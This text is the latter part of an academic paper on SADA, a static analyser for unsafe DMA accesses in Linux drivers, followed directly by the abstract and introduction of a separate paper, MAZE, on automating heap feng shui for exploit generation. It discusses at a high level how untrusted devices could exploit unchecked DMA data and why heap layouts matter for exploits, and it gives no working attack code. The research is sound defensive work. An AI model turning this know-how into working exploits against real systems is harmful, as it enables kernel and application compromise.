Second, although SADA uses Z3 to validate the path feasibility of unsafe DMA accesses, it can still make mistakes in some complex cases, such as complicated arithmetic in branch conditions and data dependence across function calls.

False negatives. SADA may still miss some real unsafe DMA accesses for four main reasons:

First, as describe in Section 6.1, SADA still fails to identify some data structure fields storing created DMA buffers, when the driver uses its own wrapper functions that call primitive DMA kernel interfaces to create DMA buffers. Thus, SADA can fail to identify and check the DMA accesses related to such DMA buffers.

Second, SADA does not analyze function-pointer calls when checking the safety of DMA accesses, and thus it cannot build complete call graphs for inter-procedural analysis. As a result, it can miss real unsafe DMA accesses involving the code reached through function-pointer calls.

Third, SADA neglect driver concurrency in DMA-access checking, and thus it can miss real unsafe DMA accesses, when DMA-buffer creation/synchronization and DMA accesses are performed in two concurrently-executed functions.

```
FILE: linux-5.6/sound/soc/fsl/fsl_dma.c
383. static int fsl_dma_open(...) {
        ......
        // Coherent DMA allocation
418.    dma_private = dma_alloc_coherent(...);
        ......
431.    dma_private->irq = dma->irq;
        ......
        // May affect kernel functionality
436.    ret = request_irq(dma_private->irq, ...);
        ......
509. }
```

Figure 13: A real unchecked DMA access of other patterns.

Finally, SADA only checks the safety of coherent DMA accesses according to three typical patterns that can trigger security bugs, as described in Section 4.2. In fact, coherent DMA accesses can be vulnerable in other patterns. Figure 13 shows such an example. In the function `fsl_dma_open`, `dma_alloc_coherent` is called to allocate a coherent DMA buffer and it is stored in the variable `dma_private`. Then, an interrupt line number `dma->irq` is stored in the DMA buffer `dma_private->irq`. After that, the kernel interface `request_irq` is called to register an interrupt handler with the interrupt line number stored in `dma_private->irq`. In this example, the malfunctioning or untrusted hardware device can modify `dma_private->irq` into a bad value that is unequal to `dma->irq`, which can affect the kernel functionality of registering interrupt handler. When implementing SADA, we tried to support this pattern in detecting unchecked DMA accesses, but selecting important kernel interfaces like `request_irq` requires much manual work and kernel experience, which damages the automation of SADA. Thus, at present, SADA does not use this pattern by default.

Type	Root cause	Number
Inconsistent DMA access	Access after mapping	108
	Incorrect synchronization	15
Unchecked DMA access	Missing safety check	134
	Wrong mask operation	5
	Bypassing check (double fetch)	22 (16)

Table 6: Root causes of unsafe DMA accesses.

6.3 Root Causes and Fixing Suggestions

We manually check the root causes of the 284 real unsafe DMA accesses by reviewing the driver code, and summarize the results in Table 6.

For the 123 inconsistent DMA accesses, we find two root causes of them:

(1) 113 are caused by accessing a DMA buffer after it is mapped without involving any synchronization (the inconsistent DMA access shown in Figure 2 is such an example). To fix them, we suggest performing DMA access before the DMA mapping. Interestingly, from the driver developers' replies to our bug reports, several of them even admit that they were unaware of the rules about DMA-buffer synchronization.

(2) 10 are caused by incorrect DMA-buffer synchronization, namely the DMA access occurs before the synchronization for hardware device or after the synchronization for CPU. To fix them, we suggest performing DMA access between the synchronization for hardware device and CPU.

For the 161 unchecked DMA accesses, we infer three root causes of them:

(1) 134 are caused by missing a safety check of the related array index or pointer offset affected by the DMA access (the unchecked DMA accesses shown in Figure 3 and Figure 9(c) are such examples). To fix them, we suggest adding a correct safety check of the related array index or pointer offset.

(2) 5 are caused by a wrong mask operations of the related array index affected by the DMA access (the unchecked DMA access shown in Figure 9(b) is such an example). To fix them, we suggest correcting the related mask operation.

(3) 22 are caused by the case that the safety check of the related array index affected by the DMA access can be bypassed. Specifically, this root cause can be further classified

into two cases. First, the safety check is not strong enough, and thus it can be bypassed by a bad value of corner cases to trigger security bugs. To fix such unchecked DMA accesses, we suggest enforcing the related safety check to avoid all possible corner cases. Second, for a given DMA buffer, its data is first validated in a safety check and then this DMA buffer is accessed again in the safe branch (the unchecked DMA access shown in Figure 12 is such an example). In this case, an attacker can use untrusted hardware device to modify the DMA buffer gain in the safe branch, causing double-fetch situation. To fix such unchecked DMA accesses, we suggest that the driver should first store the data of the DMA buffer into a local variable in kernel memory, and then check and access this local variable.

From the three above results, we find that most of the unchecked DMA accesses are caused by the first root cause. It indicates that many driver developers may be unaware that hardware devices can be untrusted and provide bad data. For the remaining two root causes, the related driver developer may be aware that hardware devices can provide bad data, but their implemented validation code of the data from DMA access is incorrect or weak. As a result, the attacker can still inject bad data into DMA buffers via untrusted hardware devices, to trigger serious security problems.

7 Discussion

7.1 Comparison to Existing Approaches

To our knowledge, SADA is the first approach that systematically detects unsafe DMA accesses, and thus we focus on comparing SADA to existing approaches that can check hardware accesses in device drivers.

Dynamic analysis. Several recent fuzzing approaches [45, 51, 52] have found some security bugs caused by the bad data from DMA buffers (unchecked DMA accesses). Different from these approaches, SADA can automatically cover much more driver code without executing test cases or preparing simulated devices. Thus SADA can find many real unchecked DMA accesses missed by them. Moreover, SADA can also find inconsistent DMA accesses that these approaches are unable to detect.

Static analysis. Generic static analysis frameworks (such as DR. CHECKER [38], Coccinelle [30] and Clang Static Analyzer [19]) can detect multiple types of OS bugs. Some of them (such as Coccinelle [30]) can check the calls to specific kernel interfaces about hardware inputs. However, each DMA access is implemented as a regular variable access, instead of calling specific kernel interfaces, and thus they fail to detect unsafe DMA accesses. By contrast, SADA uses a new field-based analysis to effectively identify DMA accesses and thus can accurately detect unsafe DMA accesses.

In addition, compared to DR. CHECKER [38] that also statically checks driver code, SADA has some differences in the implementation of driver code analysis. First, the taint analysis of DR. CHECKER uses the arguments of entry functions as taint sources, and it considers points-to relationships at each program point to support multiple bug checkers; while the taint analysis of SADA uses the variables of DMA accesses as taint sources, and it checks DMA-related operations in each code path without considering points-to relationships. Second, DR. CHECKER assumes that all kernel API functions are correctly used; while SADA does not have such assumption and it checks DMA-related API calls to detect misuses. Finally, DR. CHECKER does not check path feasibility during code analysis; while SADA uses an SMT solver to validate the code-path feasibility of each possible unsafe DMA access, to reduce false positives.

Carburizer [27] is a specific approach that detects and tolerates driver failures caused by malfunctioning hardware devices. It statically analyzes the driver code to check whether the data read from hardware registers is correctly validated before being used and can trigger reliability or security problems (such as infinite polling and buffer overflow), because hardware devices can fail and provide problematic inputs for drivers. To identify the variables affected by each hardware-register access, Carburizer uses a static taint analysis starting from each call to hardware-access kernel interfaces (such as `ioread8`), which is similar to the safety checking of DMA accesses in SADA. However, SADA has some important differences from Carburizer:

First, Carburizer cannot handle DMA accesses, because it relies on specific kernel interfaces to identify hardware-register accesses, but each DMA access is implemented as a regular variable access, instead of calling specific kernel interfaces; SADA uses a field-based alias analysis to effectively identify DMA accesses, according to the information of DMA-buffer creation.

Second, besides using static taint analysis to check the data read from hardware devices, SADA also uses a forward and a backward flow-sensitive analyses to check the context of streaming DMA accesses for detecting inconsistent DMA accesses, which Carburizer does not consider.

Finally, Carburizer uses a flow-sensitive analysis to check hardware-register accesses without validating code-path feasibility, which can introduce some false positives; SADA uses an SMT solver to accurately validate the code paths of unsafe DMA accesses after flow-sensitive analysis, in order to reduce false positives.

7.2 Limitations

SADA still has some limitations in detecting unsafe DMA accesses. First, SADA uses an intra-procedural and flow-insensitive alias analysis to identify the variables aliased with each variable of the DMA buffer. But due to ignoring flow sensitivity and missing inter-procedural analysis, this alias analysis can be inaccurate in complex cases, causing false pos-

itives in DMA-access identification and checking. To address this limitation, we can refer to existing approaches [25, 54] to perform inter-procedural and flow-sensitive alias analysis, in order to improve the accuracy of code analysis. Second, SADA does not analyze function-pointer calls in DMA-access checking at present, and thus it may miss real unsafe DMA accesses involving the code reached through function-pointer calls. To address this limitation, we can apply existing function-pointer analysis [3, 34] to enhance inter-procedural analysis in SADA. Finally, SADA does not consider driver concurrency in DMA-access checking at present, which can cause false negatives when DMA-buffer creation/synchronization and DMA accesses are performed in two concurrently-executed functions. To address this limitation, we can borrow existing concurrency analysis [2, 59] to check DMA accesses involving driver concurrency.

7.3 Exploitability of Unsafe DMA Accesses

Once knowing an unchecked DMA access, attackers can just inject malicious data to DMA buffers via untrusted hardware devices. When malicious data is used in critical control flow or data flow (such as an index into a buffer), serious security issues such as buffer overflow and invalid-pointer access can be triggered. Attackers just need to figure out how the data in a DMA buffer is used and what malicious data to inject in the DMA buffer. Thus, the exploitation is actually easier than that for traditional memory bugs caused by user-level inputs. Once knowing an inconsistent DMA access, attackers can execute specific workloads at the user level to trigger this defect, which can cause unexpected hardware behavior. In addition, if the data affected by this defect is used in critical control flow or data flow, it can also cause serious consequences like privilege escalation, which is analogous to race conditions.

7.4 Double Fetch Caused by DMA Access

Double fetch is a special situation that propably triggers security bugs. In this situation, the kernel reads the same variable twice and assumes its value should be unchanged. However, this assumption can be invalid when the value can be changed at runtime by some means. Existing approaches [49, 60–62, 64] focus on double-fetch situations caused by untrusted user-space memory.

However, as shown in Section 6.3, we find that DMA accesses to untrusted hardware devices can also cause double-fetch situations triggering security bugs (such as buffer overflow and invalid-pointer access). The unsafe DMA access shown in Figure 12 is such an example. For this reason, double-fetch situations caused by untrusted hardware devices should receive significant attention to avoid security bugs. We believe that SADA is applicable to detecting general double-fetch situations caused by DMA accesses, by adding more patterns in the safety checking of DMA accesses.

7.5 Avoiding Unsafe DMA Accesses

In this paper, we find that there are many unsafe DMA accesses in Linux driver code, and they can cause serious security problems. Thus, it is meaningful to discuss how to avoid unsafe DMA accesses when implementing a new device driver. We have three suggestions about it:

First, if the data stored in a DMA buffer needs to be accessed by the driver for multiple times, we suggest the driver to use a coherent DMA buffer here. In this way, there is no need to perform explicit synchronization operation for the DMA buffer with the CPU cache and hardware registers, which can avoid introducing inconsistent DMA accesses.

Second, we find that all unchecked DMA accesses are caused by the fact that the data from related DMA buffers affects the driver's data flow or control flow. Thus, if the untrusted hardware device injects bad data in these DMA buffers, the driver execution will be affected, increasing the possibility of triggering security problems. To avoid this case, we suggest the driver not to access the data stored in DMA buffers and just to transfer this data to user-space memory or hardware registers. In fact, many existing drivers use DMA only for data transfer. For example, many network device drivers use DMA buffers only to store data packets from/to network devices, and just transfer these data packets to/from user-space memory without accessing them. But some drivers have to access the data stored in DMA buffers, as they require hardware information (such as device descriptors) to control code execution. For these drivers, they should carefully validate the data from DMA buffers.

Finally, to avoid double fetch caused by DMA access, we suggest the driver to use a local variable to store the data from the DMA access, and access this variable instead of performing the same DMA access for multiple times.

8 Related Work

8.1 Static Analysis for Kernel Security

To enhance kernel security, many existing approaches use static analysis to check OS kernel code.

Analyzing security check. An OS kernel has many security checks to validate data correctness. If necessary security checks are missing or incorrect, serious security bugs (such as buffer-overflow bugs and null-pointer dereferences) can occur. To analyze security checks and detect related security bugs, some approaches [35, 36, 63, 67] have been proposed. CRIX [36] is a practical approach for detecting missing-check bugs in OS kernels with an inter-procedural, semantic- and context-aware analysis. These approaches focus on security checks about the return values or parameters of function calls, but cannot handle the data from DMA accesses, as each DMA access is implemented as a regular variable access, instead of calling specific functions.

Detecting API misuse. In an OS kernel, there are many API rules, and violating these rules can cause serious security bugs (such as resource leaks and double locks). To detect API misuses, some approaches [3, 4, 30, 39] use known API rules to check the kernel code. Besides, to learn implicit API rules, some approaches [5, 20, 31, 32, 48] perform specification mining by analyzing the kernel code. Different from API misuse, unsafe DMA access not only involves the call to DMA kernel interfaces but also involves the variable access to related DMA buffer.

Checking untrusted access. User-space memory is considered to be untrusted for OS kernels, and thus the kernel needs to carefully check the data from user-space memory; otherwise security problems (such as privilege escalation and information leakage) can occur. To detect these problems, some approaches [26, 49, 60–64] have been proposed. Besides, some researchers also realized that hardware devices can be malfunctioning or untrusted to affect kernel security, and thus they have proposed several approaches [27, 37] to detect unsafe hardware accesses. But they cannot check DMA accesses, as they rely on specific kernel interfaces to identify hardware accesses, but each DMA access is implemented as a regular variable access, instead of calling kernel interfaces.

8.2 Kernel Fuzzing

Fuzzing is a popular technique to improve code coverage in runtime testing. Many kernel fuzzing approaches have been proposed and shown promising results in detecting bugs.

Fuzzing system calls. Most kernel fuzzing approaches [18, 24, 43, 56, 57] focus on mutating and generating system calls, to test whether the kernel can correctly handle these system calls. MoonShine [43] analyzes the code-coverage contribution and dependencies of provided system calls from their traces, to select effective seeds for subsequent mutation.

Fuzzing hardware inputs. Besides receiving inputs from user space via system calls, an OS kernel also communicates with hardware devices. To detect driver bugs triggered by hardware inputs, several recent approaches [45, 51, 52] create a simulated device to generate and mutate hardware inputs to test drivers. They have found some security bugs caused by the bad data from DMA buffers. However, their code coverage is limited to generated test cases, causing that many real unsafe DMA accesses are missed. Besides, they cannot detect inconsistent DMA accesses, because they do not consider the synchronization of DMA buffers.

8.3 Symbolic Execution of OS Kernels

Some approaches [12, 14, 29, 46, 47] use symbolic execution to analyze OS kernels. However, symbolic execution is often time consuming in analyzing large-scale software, as it needs to explore numerous code paths and solve their path constraints. To reduce the overhead of solving path constraints, SADA first uses an efficient flow-sensitive analysis to detect all possible unsafe DMA accesses without validating code-path feasibility, and then uses an SMT solver to only validate the code paths of these possible unsafe DMA accesses.

8.4 Untrusted Hardware and Protection

A peripheral hardware device can be untrusted, and thus the attacker can use this device to attack the OS kernel. Some approaches [28, 53, 65] have proven that such untrusted hardware devices can be actually implemented to attack real-world systems. As a typical attack method from untrusted hardware, DMA attack can gain direct access to part or all of the system memory via untrusted DMA-enabled devices. To defend against DMA attacks, existing approaches [40–42, 44, 58] use IOMMU to limit the area of system memory that a DMA-enabled device can access. Even though IOMMU has been used to guarantee the memory addresses accessed by DMA are valid, DMA accesses can be still unsafe. SADA is designed to detect such unsafe DMA accesses in device drivers.

9 Conclusion

DMA is a frequently-used mechanism to improve hardware I/O performance, but DMA accesses can be unsafe and cause security problems. In this paper, we propose a static approach named SADA, to automatically and accurately detect unsafe DMA accesses in device drivers. SADA integrates three key techniques, including a field-based alias analysis to identify DMA accesses, a flow-sensitive and pattern-based analysis to check the safety of each DMA access, and a code-path validation method to drop false positives. In the Linux driver code, SADA finds 284 real unsafe DMA accesses, which can cause unexpected hardware behaviors or trigger security bugs (such as buffer overflow and invalid-pointer access).

In the future, we plan to apply SADA to other OSes (such as FreeBSD and NetBSD) to check their driver code. We also plan to add more patterns in checking the safety of DMA accesses, to find more unsafe DMA accesses that can trigger other kinds of security problems.

Acknowledgment

We thank our shepherd, Tuba Yavuz, and anonymous reviewers for their helpful advice on the paper. This work was mainly supported by the Natural Science Foundation of China under Project 62002195 and the China Postdoctoral Science Foundation under Project 2019T120093. Kangjie Lu was supported in part by the NSF awards CNS-1815621 and CNS-1931208. Any opinions, findings, conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF. Shi-Min Hu is the corresponding author.

References

[1] ANDERSEN, L. O. *Program analysis and specialization for the C programming language*. PhD thesis, University of Cophenhagen, 1994.

[2] BAI, J.-J., LAWALL, J., CHEN, Q.-L., AND HU, S.-M. Effective static analysis of concurrency use-after-free bugs in Linux device drivers. In *Proceedings of the 2019 USENIX Annual Technical Conference* (2019), pp. 255–268.

[3] BAI, J.-J., LAWALL, J., AND HU, S.-M. Effective detection of sleep-in-atomic-context bugs in the Linux kernel. *ACM Transactions on Computer Systems (TOCS) 36*, 4 (2020), 1–30.

[4] BALL, T., BOUNIMOVA, E., COOK, B., LEVIN, V., LICHTENBERG, J., MCGARVEY, C., ONDRUSEK, B., RAJAMANI, S. K., AND USTUNER, A. Thorough static analysis of device drivers. In *Proceedings of the 1st European Conference on Computer Systems (EuroSys)* (2006), pp. 73–85.

[5] BIAN, P., LIANG, B., SHI, W., HUANG, J., AND CAI, Y. NAR-miner: discovering negative association rules from code for bug detection. In *Proceedings of the 26th Symposium on the Foundations of Software Engineering (FSE)* (2018), pp. 411–422.

[6] HID: battery: do not do DMA from stack. https://github.com/torvalds/linux/commit/6c2794a2984f.

[7] RDMA: cxgb4: do not dma memory off of the stack. https://github.com/torvalds/linux/commit/3840c5b78803.

[8] 8139cp: Add dma_mapping_error checking. https://github.com/torvalds/linux/commit/cf3c4c03060b.

[9] tulip: Properly check dma mapping result. https://github.com/torvalds/linux/commit/c9bfbb31af7c.

[10] net: sxgbe: fix error handling in init_rx_ring(). https://github.com/torvalds/linux/commit/37c85c3498c5.

[11] usb: chipidea: udc: fix memory leak in _ep_nuke(). https://github.com/torvalds/linux/commit/7ca2cd291fd8.

[12] CADAR, C., DUNBAR, D., AND ENGLER, D. R. KLEE: unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the 8th International Symposium on Operating Systems Design and Implementation (OSDI)* (2008), pp. 209–224.

[13] CALZAVARA, S., GRISHCHENKO, I., AND MAFFEI, M. HornDroid: practical and sound static analysis of Android applications by SMT solving. In *Proceedings of the 1st European Symposium on Security and Privacy* (2016), pp. 47–62.

[14] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. S2E: a platform for in-vivo multi-path analysis of software systems. In *Proceedings of the 16th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2011), pp. 265–278.

[15] Clang: a LLVM-based compiler for C/C++ program. https://clang.llvm.org/.

[16] CLOC: count lines of code. https://cloc.sourceforge.net.

[17] CORBET, J., RUBINI, A., AND KROAH-HARTMAN, G. *Linux device drivers (3rd edition)*. O'Reilly, 2005.

[18] CORINA, J., MACHIRY, A., SALLS, C., SHOSHITAISHVILI, Y., HAO, S., KRUEGEL, C., AND VIGNA, G. DIFUZE: interface aware fuzzing for kernel drivers. In *Proceedings of the 24th International Conference on Computer and Communications Security (CCS)* (2017), pp. 2123–2138.

[19] Clang static analyzer. clang-analyzer.llvm.org/.

[20] DEFREEZ, D., THAKUR, A. V., AND RUBIO-GONZÁLEZ, C. Path-based function embedding and its application to error-handling specification mining. In *Proceedings of the 26th Symposium on the Foundations of Software Engineering (FSE)* (2018), pp. 423–433.

[21] DMA attack. https://en.wikipedia.org/wiki/DMA_attack.

[22] Detecting silent data corruptions and memory leaks using DMA debug API. https://events.static.linuxfound.org/sites/events/files/slides/Shuah_Khan_dma_map_error.pdf.

[23] DMA safety in buffers for Linux kernel device drivers. https://elinux.org/images/0/03/20181023-Wolfram-Sang-ELCE18-safe_dma_buffers.pdf.

[24] HAN, H., AND CHA, S. K. IMF: inferred model-based fuzzer. In *Proceedings of the 24th International Conference on Computer and Communications Security (CCS)* (2017), pp. 2345–2358.

[25] HARDEKOPF, B., AND LIN, C. Flow-sensitive pointer analysis for millions of lines of code. In *Proceedings of the 2011 International Symposium on Code Generation and Optimization (CGO)* (2011), pp. 289–298.

[26] JOHNSON, R., AND WAGNER, D. Finding User/Kernel pointer bugs with type inference. In *Proceedings of the 13th USENIX Security Symposium* (2004), pp. 1–22.

[27] KADAV, A., RENZELMANN, M. J., AND SWIFT, M. M. Tolerating hardware device failures in software. In *Proceedings of the 22nd International Symposium on Operating Systems Principles (SOSP)* (2009), pp. 59–72.

[28] KING, S. T., TUCEK, J., COZZIE, A., GRIER, C., JIANG, W., AND ZHOU, Y. Designing and implementing malicious hardware. In *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats* (2008).

[29] KUZNETSOV, V., CHIPOUNOV, V., AND CANDEA, G. Testing closed-source binary device drivers with DDT. In *Proceedings of the 2010 USENIX Annual Technical Conference* (2010), pp. 1–14.

[30] LAWALL, J., AND MULLER, G. Coccinelle: 10 years of automated evolution in the Linux kernel. In *Proceedings of the 2018 USENIX Annual Technical Conference* (2018), pp. 601–614.

[31] LAWALL, J. L., BRUNEL, J., PALIX, N., HANSEN, R. R., STUART, H., AND MULLER, G. WYSIWIB: a declarative approach to finding API protocols and bugs in Linux code. In *Proceedings of the 39th International Conference on Dependable Systems and Networks (DSN)* (2009), pp. 43–52.

[32] LI, Z., AND ZHOU, Y. PR-Miner: automatically extracting implicit programming rules and detecting violations in large software code. In *Proceedings of the 13th International Symposium on the Foundations of Software Engineering (FSE)* (2005), pp. 306–315.

[33] LLVM compiler infrastructure. https://llvm.org/.

[34] LU, K., AND HU, H. Where does it go? refining indirect-call targets with multi-layer type analysis. In *Proceedings of the 26th International Conference on Computer and Communications Security (CCS)* (2019), pp. 1867–1881.

[35] LU, K., PAKKI, A., AND WU, Q. Automatically identifying security checks for detecting kernel semantic bugs. In *Proceedings of the 24th European Symposium on Research in Computer Security (ESORICS)* (2019), pp. 3–25.

[36] LU, K., PAKKI, A., AND WU, Q. Detecting missing-check bugs via semantic-and context-aware criticalness and constraints inferences. In *Proceedings of the 28th USENIX Security Symposium* (2019), pp. 1769–1786.

[37] LU, K., WANG, P.-F., LI, G., AND ZHOU, X. Untrusted hardware causes double-fetch problems in the I/O memory. *Journal of Computer Science and Technology (JCST) 33*, 3 (2018), 587–602.

[38] MACHIRY, A., SPENSKY, C., CORINA, J., STEPHENS, N., KRUEGEL, C., AND VIGNA, G. DR. CHECKER: a soundy analysis for Linux kernel drivers. In *Proceedings of the 26th USENIX Security Symposium* (2017), pp. 1007–1024.

[39] MAO, J., CHEN, Y., XIAO, Q., AND SHI, Y. RID: finding reference count bugs with inconsistent path pair checking. In *Proceedings of the 21st International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2016), pp. 531–544.

[40] MARKETTOS, T., ROTHWELL, C., GUTSTEIN, B. F., PEARCE, A., NEUMANN, P. G., MOORE, S., AND WATSON, R. Thunderclap: exploring vulnerabilities in operating system IOMMU protection via DMA from untrustworthy peripherals. In *Proceedings of the 26th Network and Distributed Systems Security Symposium (NDSS)* (2019).

[41] MARKUZE, A., MORRISON, A., AND TSAFRIR, D. True IOMMU protection from DMA attacks: when copy is faster than zero copy. In *Proceedings of the 21st International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2016), pp. 249–262.

[42] MARKUZE, A., SMOLYAR, I., MORRISON, A., AND TSAFRIR, D. DAMN: overhead-free IOMMU protection for networking. In *Proceedings of the 23rd International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2018), pp. 301–315.

[43] PAILOOR, S., ADAY, A., AND JANA, S. MoonShine: optimizing OS fuzzer seed selection with trace distillation. In *Proceedings of the 27th USENIX Security Symposium* (2018), pp. 729–743.

[44] PELEG, O., MORRISON, A., SEREBRIN, B., AND TSAFRIR, D. Utilizing the IOMMU scalably. In *Proceedings of the 2015 USENIX Annual Technical Conference* (2015), pp. 549–562.

[45] PENG, H., AND PAYER, M. USBFuzz: a framework for fuzzing USB drivers by device emulation. In *Proceedings of the 29th USENIX Security Symposium* (2020), pp. 2559–2575.

[46] RAMOS, D. A., AND ENGLER, D. Under-constrained symbolic execution: correctness checking for real code. In *Proceedings of the 24th USENIX Security Symposium* (2015), pp. 49–64.

[47] RENZELMANN, M. J., KADAV, A., AND SWIFT, M. M. SymDrive: testing drivers without devices. In *Proceedings of the 10th International Symposium on Operating Systems Design and Implementation (OSDI)* (2012), pp. 279–292.

[48] SAHA, S., LOZI, J., THOMAS, G., LAWALL, J. L., AND MULLER, G. Hector: detecting resource-release omission faults in error-handling code for systems software.

In *Proceedings of the 43rd International Conference on Dependable Systems and Networks (DSN)* (2013), pp. 1–12.

[49] SCHWARZ, M., GRUSS, D., LIPP, M., MAURICE, C., SCHUSTER, T., FOGH, A., AND MANGARD, S. Automated detection, exploitation, and elimination of double-fetch bugs using modern CPU features. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security (ASIACCS)* (2018), pp. 587–600.

[50] SHERMAN, E., GARVIN, B. J., AND DWYER, M. B. Deciding type-based partial-order constraints for path-sensitive analysis. *ACM Transactions on Software Engineering and Methodology (TOSEM) 24*, 3 (2015), 1–33.

[51] SONG, D., HETZELT, F., DAS, D., SPENSKY, C., NA, Y., VOLCKAERT, S., VIGNA, G., KRUEGEL, C., SEIFERT, J.-P., AND FRANZ, M. Periscope: an effective probing and fuzzing framework for the hardware-os boundary. In *Proceedings of the 26th Network and Distributed Systems Security Symposium (NDSS)* (2019).

[52] SONG, D., HETZELT, F., KIM, J., KANG, B. B., SEIFERT, J.-P., AND FRANZ, M. Agamotto: accelerating kernel driver fuzzing with lightweight virtual machine checkpoints. In *Proceedings of the 29th USENIX Security Symposium* (2020), pp. 2541–2557.

[53] STURTON, C., HICKS, M., WAGNER, D., AND KING, S. T. Defeating UCI: building stealthy and malicious hardware. In *Proceedings of the 32nd IEEE Symposium on Security and Privacy* (2011), pp. 64–77.

[54] SUI, Y., YE, D., AND XUE, J. Detecting memory leaks statically with full-sparse value-flow analysis. *IEEE Transactions on Software Engineering (TSE) 40*, 2 (2014), 107–122.

[55] SWIFT, M. M., ANNAMALAI, M., BERSHAD, B. N., AND LEVY, H. M. Recovering device drivers. *ACM Transactions on Computer Systems (TOCS) 24*, 4 (2006), 333–360.

[56] Syzkaller: an unsupervised coverage-guided kernel fuzzer. https://github.com/google/syzkaller.

[57] TALEBI, S. M. S., TAVAKOLI, H., ZHANG, H., ZHANG, Z., SANI, A. A., AND QIAN, Z. Charm: facilitating dynamic analysis of device drivers of mobile systems. In *Proceedings of the 27th USENIX Security Symposium* (2018), pp. 291–307.

[58] TIAN, K., ZHANG, Y., KANG, L., ZHAO, Y., AND DONG, Y. coIOMMU: a virtual IOMMU with cooperative DMA buffer tracking for efficient memory management in direct I/O. In *Proceedings of the 2020 USENIX Annual Technical Conference* (2020), pp. 479–492.

[59] VOJDANI, V., APINIS, K., RÕTOV, V., SEIDL, H., VENE, V., AND VOGLER, R. Static race detection for device drivers: the Goblint approach. In *Proceedings of the 31st International Conference on Automated Software Engineering (ASE)* (2016), pp. 391–402.

[60] WANG, P., KRINKE, J., LU, K., LI, G., AND DODIER-LAZARO, S. How double-fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the Linux kernel. In *Proceedings of the 26th USENIX Security Symposium* (2017), pp. 1–16.

[61] WANG, P., LU, K., LI, G., AND ZHOU, X. A survey of the double-fetch vulnerabilities. *Concurrency and Computation: Practice and Experience 30*, 6 (2018), e4345.

[62] WANG, P., LU, K., LI, G., AND ZHOU, X. DFTracker: detecting double-fetch bugs by multi-taint parallel tracking. *Frontiers of Computer Science 13*, 2 (2019), 247–263.

[63] WANG, W., LU, K., AND YEW, P.-C. Check it again: detecting lacking-recheck bugs in OS kernels. In *Proceedings of the 25th International Conference on Computer and Communications Security (CCS)* (2018), pp. 1899–1913.

[64] XU, M., QIAN, C., LU, K., BACKES, M., AND KIM, T. Precise and scalable detection of double-fetch bugs in OS kernels. In *Proceedings of the 39th IEEE Symposium on Security and Privacy* (2018), pp. 661–678.

[65] YANG, K., HICKS, M., DONG, Q., AUSTIN, T., AND SYLVESTER, D. A2: analog malicious hardware. In *Proceedings of the 37th IEEE Symposium on Security and Privacy* (2016), pp. 18–37.

[66] Z3: an effective theorem prover from Microsoft Research. https://github.com/Z3Prover/z3.

[67] ZHANG, T., SHEN, W., LEE, D., JUNG, C., AZAB, A. M., AND WANG, R. PeX: a permission check analysis framework for Linux kernel. In *Proceedings of the 28th USENIX Security Symposium* (2019), pp. 1205–1220.

MAZE: Towards Automated Heap Feng Shui

Yan Wang[1,2], *Chao Zhang*[3,4] ✉, *Zixuan Zhao*[1,5], *Bolun Zhang*[1,5], *Xiaorui Gong*[1,5], *Wei Zou*[1,5]

[1] *{CAS-KLONAT*[*], *BKLONSPT*[†]*}, Institute of Information Engineering, Chinese Academy of Sciences* [2] *WeiRan Lab, Huawei Technologies*

[3] *BNRist & Institute for Network Science and Cyberspace, Tsinghua University*

[4] *Tsinghua University-QI-ANXIN Group JCNS*

[5] *School of Cyber Security, University of Chinese Academy of Sciences*

wangy0129@gmail.com, chaoz@tsinghua.edu.cn, beraphin@gmail.com, {zhangbolun, gongxiaorui, zouwei}@iie.ac.cn

Abstract

A large number of memory corruption vulnerabilities, e.g., heap overflow and use after free (UAF), could only be exploited in specific heap layouts via techniques like heap feng shui. To pave the way for automated exploit generation (AEG), automated heap layout manipulation is demanded.

In this paper, we present a novel solution MAZE to manipulate proof-of-concept (POC) samples' heap layouts. It first identifies heap layout primitives (i.e., input fragments or code snippets) available for users to manipulate the heap. Then, it applies a novel `Dig & Fill` algorithm, which models the problem as a Linear Diophantine Equation and solves it deterministically, to infer a primitive operation sequence that is able to generate target heap layout.

We implemented a prototype of MAZE based on the analysis engine S2E, and evaluated it on the PHP, Python and Perl interpreters and a set of CTF (capture the flag) programs, as well as a large micro-benchmark. Results showed that MAZE could generate expected heap layouts for over 90% of them.

1 Introduction

Automated exploit generation (AEG) is playing an important role in software security. Software vendors could utilize it to quickly evaluate the severity of security vulnerabilities and allocate appropriate resources to fix critical ones. Defenders could learn from synthetic exploits to generate IDS (Intrusion Detection System) rules and block potential attacks.

Existing AEG solutions [1, 2, 3, 4, 5] are effective at exploiting stack-based or format string vulnerabilities, which are rare in modern systems [6]. Few could handle heap-based vulnerabilities, which are more common. Heap-based vulnerabilities in general can only be exploited in specific heap layouts. For instance, a common way to exploit a heap overflow is placing another object with sensitive code pointers (e.g. VTable or function pointer) after the overflow object. However, heap objects' lifetime and heap layouts are dynamic and hard to determine or manipulate. In practice, it requires abundant human efforts and techniques, e.g., heap feng shui [7].

To manipulate heap layouts, in general we have to find primitives that are able to interact with heap allocators first, and then assemble them in a specific way by (de)allocating objects of specific sizes in a specific order.

1.1 Recognize Heap Layout Primitives

A heap layout operation primitive is a building block for heap layout manipulation, which can be (re)used by users to interact with target programs' underlying heap allocators. Programs usually do not expose such primitives directly.

SHRIKE [8] and Gollum [9] focus on generating exploits for language interpreters (e.g., Python and PHP), and mark statements in input scripts (a group of input bytes) as heap layout manipulation primitives. SLAKE [10] generates exploits for Linux kernels, and marks system calls as heap layout manipulation primitives. These primitives trigger heap (de)allocation operations and can be assembled freely. *But they are not applicable to most other applications.* For instance, file processing applications neither accept freely assembled input files nor provide APIs for users to invoke.

Furthermore, to precisely manipulate heap layouts, we also need to understand (1) the semantics of primitives, e.g., the count and size of (de)allocations performed in each primitive; and (2) the dependencies between primitives, e.g., the order between them. Failing to do so would cause further primitives assembly process ineffective, as shown in SHRIKE [8].

